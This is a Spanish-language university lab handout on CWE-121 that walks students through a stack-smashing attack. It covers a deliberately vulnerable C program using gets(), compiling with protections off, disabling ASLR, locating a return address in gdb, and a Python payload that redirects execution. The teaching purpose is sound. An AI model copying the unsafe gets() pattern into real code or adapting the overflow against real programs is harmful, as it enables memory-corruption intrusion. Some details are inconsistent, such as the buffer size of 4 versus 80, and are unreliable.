

Práctica. CWE-121: Stack-based Buffer Overflow

Instrucciones. Elaborar una aplicación de consola en C que permita ejemplificar la vulnerabilidad de Desbordamiento de búfer basado en pila da crítica a través del ataque "Smash the stack" que permita saltarse una instrucción en equipos Linux.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-121.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Cambia el tamaño del arreglo `buf` a 10 caracteres.
 - b. Cambia que la cadena de impresión sea ahora `ganaste nombrealumno!`.
 - c. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.
 - d. Coloca la captura de pantalla de tu código fuente de Python en Visual Studio Code.
 - e. Coloca la captura de pantalla de la salida de tu programa con el **payload** correcto para imprimir el resultado de:

```
ganaste nombrealumno!
```

- f. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, el atacante pueda saltarse una instrucción del programa, por ejemplo una condición. Vamos a ejemplificar el impacto de una vulnerabilidad de este tipo, mediante una práctica que consista en escribir un programa de código en c y un pequeño reto.

Para resolver el reto, se pide que el programa deba imprimir el mensaje con el valor **you win!** que indica que se pudo saltar una condición imposible de que sea verdadera.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-121** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdio.h>
int main()
{
    int cookie;
    char buf[4];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you win!\n");
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es **cd codigo/ps/cwe-121/**.
11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack -ggdb -mpreferred-stack-boundary=2
```

12. Observe las advertencias de vulnerabilidades de compilación.
13. Si observa el código, jamás se podrá entrar a imprimir el mensaje de éxito pues no hay manera lógica de poder saltarse la condición solicitada. Ejecute su programa e ingrese la cadena `AAAAAAAA`.

```
pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bfd2d2fc cookie: bfd2d34c
AAAAAAAA
```


14. El programa termina sin imprimir el texto que solicitamos. Intente con varios valores, por ejemplo más de 80 letras A u otros caracteres.

```
buf: bf85176c cookie: bf8517bc
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Violación de segmento (`core' generado)
```

15. Lo más que podemos conseguir es la violación del segmento al pasarnos de la longitud 80 de la variable `char buf[80]`.
16. Enhorabuena. Ha creado su programa correctamente.

B. Analizar el problema y explotar la vulnerabilidad.

Sabemos que hay dos variables locales: `cookie` y `buf`. Y una función `gets(buf)` que toma datos de la entrada estándar y los guarda en `buf`. Antes de ejecutar `gets(buf)` el mapa de la pila del programa es el siguiente:



ESP es el registro Stack Pointer que apunta a una posición de la pila para seguir almacenando valores. **EBP** es el registro Stack Base Pointer que se utiliza para almacenar el valor anterior de **ESP**. Cuando **ESP** termine de leer datos de `gets()`, regresará a la posición de la pila que le indica **EBP**. Debajo de todo está la dirección de retorno del programa al sistema operativo. Así que `buf` está a 84 bytes (54 en hexadecimal) debajo de **EBP**. `cookie` a 4 bytes debajo y la dirección de retorno 4 bytes arriba.

Lo que queremos hacer es saltarnos la condición del programa.

```
#include <stdio.h>
int main()
{
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x00d0a00)
        printf("you win!\n");
}
```

Para ello es necesario controlar el registro `eip` (Extended Instruction Pointer). Este registro no puede ser modificado de manera directa sino que su valor cambia de acuerdo a las instrucciones de máquina. Por ejemplo, la instrucción `ret` toma una dirección del tope de la pila y la almacena en `eip` para que el flujo de ejecución salte inmediatamente después a ella. De esta manera, si es posible controlar las direcciones de retorno almacenadas en la pila, es posible controlar, en última instancia, el valor del registro `eip` y por ende el flujo de ejecución.

Para ello este tipo de ataques cuenta con dos pasos.

1. Primero, gracias al desbordamiento de un búfer, se reescribe una dirección de retorno en la pila.
2. Segundo, se inyecta código malicioso en la pila del proceso, para apuntar allí la dirección de retorno.

Esta vez la corrupción de la pila tendrá como objetivo modificar el retorno de una rutina para lograr un salto a una dirección determinada dentro del programa vulnerable. El objetivo ya no será modificar el valor

de `cookie` sino aprovecharnos de que `printf("you win!\n")` es parte del programa vulnerable. De esta manera con una corrupción de la pila modificaremos la dirección de retorno de `main()` para que, al retornar, el flujo de ejecución salte directamente a la línea de código `printf("you win!\n")`, sin importar la evaluación de `cookie`.

1. Para empezar, si ejecuta varias veces su programa, puede observar que las direcciones de memoria cambian en cada ejecución.

```
pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bfd62fec cookie: bfd6303c

pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bff3d9cc cookie: bff3da1c

pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bfa9443c cookie: bfa9448c

pato@servidorfei:~/codigo/ps/cwe-121$
```

2. Para efectos de práctica, vamos a deshabilitar el ASLR (*Address Space Layout Randomization* o mapa de espacio de direcciones aleatorio) la cual hace aleatoria la asignación de direcciones en memoria. Ejecute el siguiente comando.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

3. Ahora vuelva a ejecutar varias veces su programa para verificar el cambio.

```
pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$ ./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$
```

4. Bien, ahora tenemos que obtener la dirección de la instrucción

```
printf("buf: %08x cookie: %08x\n", &buf, &cookie);
```

5. Entremos a revisar el programa. Escriba en la Terminal.

```
gdb programa.out
```

6. Observe como le aparece un prompt de la forma (gdb). Este programa tiene muchos comandos y opciones. Vamos a utilizar algunas en esta práctica.
7. Establezca el desensamblador como Intel.

```
(gdb) set disassembly-flavor intel
```

8. Luego desensamble la función `main`.

```
(gdb) disassemble main
```

9. Presione **Enter** varias veces hasta terminal el volcado.
10. Busquemos la dirección de `printf()`.

11. Lo que está viendo es su programa en ensamblador del lado derecho y del izquierdo las direcciones de memoria de cada instrucción. Buscamos un **push** que sería el **printf("you win!")**.

```
0x08048481 <+36>: add esp,0x4
0x08048492 <+39>: mov eax,DWORD PTR [ebp-0x4]
0x08048495 <+42>: cmp eax,0xd0a00
0x0804849a <+47>: jne 0x80484a9 <main+62>
0x0804849c <+49>: push 0x8048548
0x080484a1 <+54>: call 0x8048340 <puts@plt>
0x080484a6 <+59>: add esp,0x4
```

12. Copiamos la dirección **0804849c**. Presione **q** para salir.

13. También podríamos utilizar el programa **objdump** de la siguiente manera:

```
objdump -M intel -S programa.out
```

14. También aquí nos muestra la dirección de la instrucción un poco más amigable.

```
if (cookie == 0x00d0a00)
8048492: 8b 45 fc          mov     eax,DWORD PTR [ebp-0x4]
8048495: 3d 00 0a 0d 00    cmp     eax,0xd0a00
804849a: 75 0d            jne     80484a9 <main+0x3e>
    printf("you win!\n");
804849c: 68 48 85 04 08    push    0x8048548
80484a1: e8 9a fe ff ff    call    8048340 <puts@plt>
80484a6: 83 c4 04          add     esp,0x4
80484a9: b8 00 00 00 00    mov     eax,0x0
}
80484ae: c9              leave
80484af: c3              ret
```

15. Dependerá de su gusto que programa prefiera utilizar.

16. Observe un poco más abajo que aparece la instrucción **leave**. Lo que hace es sacar del registro **ebp**, la dirección de retorno del programa hacia el sistema operativo.

```
804849a: 75 0d            jne     80484a9 <main+0x3e>
    printf("you win!\n");
804849c: 68 48 85 04 08    push    0x8048548
80484a1: e8 9a fe ff ff    call    8048340 <puts@plt>
80484a6: 83 c4 04          add     esp,0x4
80484a9: b8 00 00 00 00    mov     eax,0x0
}
80484ae: c9              leave
80484af: c3              ret
```

```
mov esp, ebp ; leave, parte 1
pop ebp      ; leave, parte 2
ret
```

17. El objetivo es generar un **layout** de pila tal que la dirección de retorno en el tope de la pila al momento de ejecutar la instrucción **ret** sea la dirección de la primer instrucción del **printf("you win!\n")**, es decir, **0804849c**.

18. Planificamos el **overflow** que realizaremos por entrada estándar, considerando el formato **little endian** en la dirección de **printf** que es **0804849c**. Al revés quedaría **9c840408** o **\x9c\x84\x04\x08**.

"AAAAAAA....AAAAAAA" + "BBBB" + "CCCC" + "\x9c\x84\x04\x08"



1. Aunque el **payload** puede hacerse de manera manual, generalmente estos se escriben en algún lenguaje de programación para practicidad tanto de ejecución y repetición.
2. Verifique que tiene la **versión 2 de Python** en su equipo **Linux**.

```
pato@servidorfei:~/codigo/ps/cwe-126$ python --version
Python 2.7.12
```

- La versión 3 de Python introduce varios cambios que podrían no ser compatibles con las instrucciones aquí presentadas.
- En el proyecto de Visual Studio cree un nuevo archivo llamado `payload.py` e introduzca el siguiente código.

```
#payload.py
from struct import pack

ret_addr = 0x0804849c           # Direccion de printf("you win!")

output = "A" * 80               #llenar buf
output += "BBBB"                #llenar cookie
output += "CCCC"                #llenar ebp
output += pack("<I", ret_addr) #establece return address

print(output)
```

- En Python 2 es posible convertir a formato **little endian** una dirección importando **struct** y usando la función **pack**: **pack("<I", ret_addr)**.
- Ahora ejecute este programa en su equipo **Linux**.

```
$ python payload.py
```

[illegible]

7. Observe como Python imprime nuestro **payload**. Ingrese el **payload** del programa de Python como entrada con la siguiente instrucción

```
$ python payload.py | ./programa.out
```

```
pato@servidorfei:~/codigo/ps/cwe-121$ python payload.py | ./programa.out
buf: bffff5c4 cookie: bffff614
you win!
Violación de segmento (core generado)
```

19. Para lograr sobrescribir la dirección de retorno de `main()` tuvimos que modificar valores importantes como el puntero `ebp` almacenado en la pila. Es por ello que luego de imprimir el mensaje ganador se produce una violación de segmento al intentar acceder a direcciones por fuera del mapa de memoria del proceso.
20. Felicidades! Has realizado correctamente el programa y hemos comprendido que es lo que está sucediendo en la memoria.

Actividad de tarea.

1. Cambia el tamaño del arreglo `buf` a 10 caracteres.
2. Cambia que la cadena de impresión sea ahora `ganaste guillermo!`. Cambie la palabra `guillermo` por su nombre.
3. Modifique su payload de manera que se imprima el nuevo mensaje.

```
buf: bf9946ea cookie: bf9946f4
ganaste guillermo!
Violación de segmento (`core' generado)
pato@servidorfei:~/codigo/ps/cwe-121$
```

4. Suba su actividad en el apartado de Eminus correspondiente.